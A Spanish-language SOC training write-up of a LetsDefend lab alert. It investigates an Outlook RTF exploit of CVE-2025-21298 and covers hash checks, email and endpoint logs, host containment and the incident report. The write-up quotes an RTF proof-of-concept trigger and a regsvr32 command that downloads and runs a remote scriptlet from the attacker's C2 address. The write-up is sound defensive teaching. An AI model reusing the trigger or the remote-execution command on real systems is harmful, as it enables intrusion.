


LetsDefend SOC336

Let's Defend: soc336 — Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)



Una vez recibida la alerta en el SOC creamos un nuevo saco para esta alerta:

SEVERITY	DATE	RULE NAME	EVENTID	TYPE	ACTION
Critical	Feb, 04, 2025, 04:18 PM	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)	314	Malware	>> ✓
This alert has been re-investigated					
EventID :	314				
Event Time :	Feb, 04, 2025, 04:18 PM				
Rule :	SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)				
Level :	Security Analyst				
SMTP Address :	84.38.130.118				
Source Address :	projectmanagement@pm.me				
Destination Address :	Austin@letsdefend.io				
E-mail Subject :	Important: Action Required for Upcoming Project Deadline				
Attachment :	mail.rtf				
Attachment Hash :	df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184				
Device Action :	Allowed				
Trigger Reason :	Malicious RTF attachment identified with known CVE-2025-21298 exploit pattern.				
Show Hint					

Contexto

1. Se ha detectado -> Windows OLE Zero-Click RCE Exploitation Detection (CVE-2025-21298)
2. Se trata de un correo electrónico por Outlook.
3. Contiene un adjunto (mail.rtf)
4. La razón desencadenante (malicious RTF attachment identified with known CVE-2025-21298 exploit pattern)

La extensión RTF se refiere al formato de archivo Rich Text Format (Formato de Texto Enriquecido). Se trata de un formato de archivo que permite abrir y editar textos en varios programas de procesamiento de texto.

CVE-2025-21298 es una **vulnerabilidad de zero-click** in Windows OLE donde el atacante envía un correo malicioso con un adjunto *.rft*. Cuando la víctima abre o visualiza el correo, el atacante puede ejecutar código arbitrario dentro del sistema gracias al *.rft*.

<https://github.com/ynwarcs/CVE-2025-21298>

```
{\rtf1 {\object\objhtml\objw1\objh1\objupdate\rs!tpict{\*\objclass None} {\*\objdata 0105000002000000
0a000000
53746174696344696200
00000000
00000000
04000000
00000000
00000000
05000000
02000000
aa00
02000000
00000000
}
}}
```

Información Importante para la investigación

- Usuarios involucrados
- Hashes
- Direcciones IP
- Hostnames
- Ficheros
- Acciones tomadas

Investigación

Primero acudo a webs de inteligencia para comprobar si el hash es malicioso. Inmediatamente **Virus Total** lo detecta como malicioso y detecta el CVE:

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184

28 / 61

Community Score -2

28/61 security vendors flagged this file as malicious

Reanalyze Similar More

df993d037cdb77a435d6993a37e7750dbbb16b2df64916499845b56aa9194184

mail.rtf

Size 236 B

Last Analysis Date 16 hours ago

RTF

rtf

html-control

cve-2025-21298

exploit

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label

trojan.ugavh/expl

Threat categories

trojan

Family labels


ugavh expl rtfmalformb

Security vendors' analysis


Do you want to automate checks?

AllCloud	Exploit:Win/CVE-2025-21298.gyf	ALYac	Exploit.CVE-2025-21298.1
Arcabit	Exploit.CVE-2025-21298.1	Avast	RTF:CVE-2025-21298-A [Expl]
AVG	RTF:CVE-2025-21298-A [Expl]	Avira (no cloud)	TR/AVI.Agent.ugavh
BitDefender	Exploit.CVE-2025-21298.1	CTX	Rtf.exploit-kit.ugavh

También lo compruebo en el apartado de **Threat Intel** del SOC:




Una vez confirmado que el adjunto es un exploit, hay que entender que ha pasado. Como la entrada del exploit fue via SMTP, voy directo a **Email Security** y comienzo a filtrar:



Tras el filtrado, se reporta el mail que originó el ataque, fue enviado por projectmanagement@pm.me a el usuario Austin@letsdefend.io.

Date	Sender	Recipients	Subject	Final Action
Feb, 04, 2025, 05:12 AM	projectmanagement@pm.me	Austin@letsdefend.io	Important: Action Required for U...	Allowed

El correo es el siguiente:




Este correo se hace pasar por el jefe de proyecto del equipo y contiene un título y cuerpo que generan urgencia.

Sabiendo esto, Vamos al apartado **Endpoint Security** y filtramos por Austin para buscar actividades sospechosas y encontramos el desencadenante:



Se ejecuta **OUTLOOK** para visualizar el correo, y segundos después **cmd** y **regsvr32**.



Feb 04 2025 08:06:08 6784 cmd.exe OUTLOOK.EX... "C:\Windows\...

Event Time : Feb 04 2025 08:06:08

Process ID : 6784

Target Process Command Line : **regsvr32.exe /s /u /i:http://84.38.130.118.com/shel...** 🔍

Image Path : C:\Windows\System32\cmd.exe

Process User : DESKTOP-USER\Austin

Parent Name : OUTLOOK.EXE

Parent Path : C:\Program Files\Microsoft Office\root\Office16\OUT... 🔍

Command Line : "C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u ... 🔍

```
regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll
```

regsvr32.exe es una herramienta de línea de comandos que permite registrar y desregistrar controles OLE, como DLL y ActiveX, en el Registro de Windows

Feb 04 2025 08:06:25 7023 regsvr32.exe cmd.exe regsvr32.exe ...

Event Time : Feb 04 2025 08:06:25

Process ID : 7023

Target Process Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shel... 🔍

Image Path : C:\Windows\System32\regsvr32.exe

Process User : DESKTOP-USER\Austin

Parent Name : cmd.exe

Parent Path : C:\Windows\System32\cmd.exe

Command Line : regsvr32.exe /s /u /i:http://84.38.130.118.com/shel... 🔍

OUTLOOK.EXE -> cmd.exe -> regsvr32.exe

Ahora podemos confirmar que se ha producido una ejecución de comandos explotando una vulnerabilidad en **Outlook**. Ahora para obtener más información del servidor C2 (Command al Control) al que se ha hecho la solicitud mirando los logs y confirmar que se ha producido una conexión al C":

Destination Address equals "84.38.130.118"

✓ 1 events (before Feb, 04, 2025, 08:06 AM UTC)

< Hide Fields

INTERESTING FIELDS

- α type
- α source_address
- # source_port
- α destination_address
- # destination_port
- α raw_log

Event

source_address: 172.16.17.137 Agustin

source_port: 35424

destination_address: 84.38.130.118

destination_port: 80

time: Feb, 04, 2025, 08:06 AM

Raw Log

Request URL: http://84.38.130.118.com/shell.sct

Request Method: GET

Device Action: Permitted

Process: cmd.exe

Process ID: 6784

Vemos que efectivamente se produjo una solicitud. Ahora el siguiente paso será ponerlo en cuarentena:

Austin
172.16.17.137

Host Information

Hostname: Austin

Domain: LetsDefend

IP Address: 172.16.17.137

Bit Level: 64

OS: Windows 10

Primary User: Austin

Client/Server: Server

Last Login: Feb, 04, 2025, 04:33 PM

Action

Containment: ☒ Host Contained

Después de la Investigación toca reportar el incidente.

Reporte

Incident Details

Incident Name:	EventID: 314 - [SOC336 - Windows OLE Zero-Click RCE Exploitation Detected (CVE-2025-21298)]
Description:	EventID: 314
Incident Type:	Malware
Created Date:	Apr, 07, 2025, 10:03 AM

Start Playbook!

En indicador ponemos "otro".

Define Threat Indicator

Select Threat Indicator

Other

Next

En este apartado indicamos que el malware no fue eliminado ni puesto en cuarentena en ningún momento por el EDR:

Check if the malware is quarantined/ cleaned

- Log Management
- Endpoint Security

Malware quarantined/cleaned?

Not Quarantined

Quarantined

En el apartado análisis de malware indicamos que es malicioso ya que lo comprobamos anteriormente:

Analyze Malware

Analyze malware in 3rd party tools and find C2 address

You can use the free products/services below.

- AnyRun
- VirusTotal
- URLHouse
- URLScan
- HybridAnalysis

Malicious

Non-malicious

Aquí confirmamos que hubo una petición a un C2 y se estableció la conexión:

Check If Someone Requested the C2

Please go to the "Log Management" page and check if the C2 address accessed. You can check if the malicious file is run by searching the C2 addresses of the malicious file.

- Log Management

Please click "Accessed" if someone access the malicious address. Otherwise please click "Not Accessed" button.





Accessed

Not Accessed

En los adjuntos podríamos añadir lo siguiente:

Add Artifacts

+

Value	Comment	Type	Remove
<u>http://84.38.130.118/</u>	<u>Attacker URL</u>	URL Addr ▾	
<u>499845b56aa9194184</u>	<u>hash mail.rtf</u>	MD5 Hash ▾	
<u>projectmanagement</u>	<u>Malicious SMTP</u>	E-mail Se ▾	
<u>84.38.130.118</u>	<u>C2 Server Address</u>	IP Address ▾	

Next

Por último, en la nota final se podría añadir algo como:

Analyst Note

Please enter your analysis comments.

There was an RCE via SMPT since an email was sent to Ausitn's Outlook
which contained a malicious .rtf (CVE-2025-21298)

121 / 3000

Next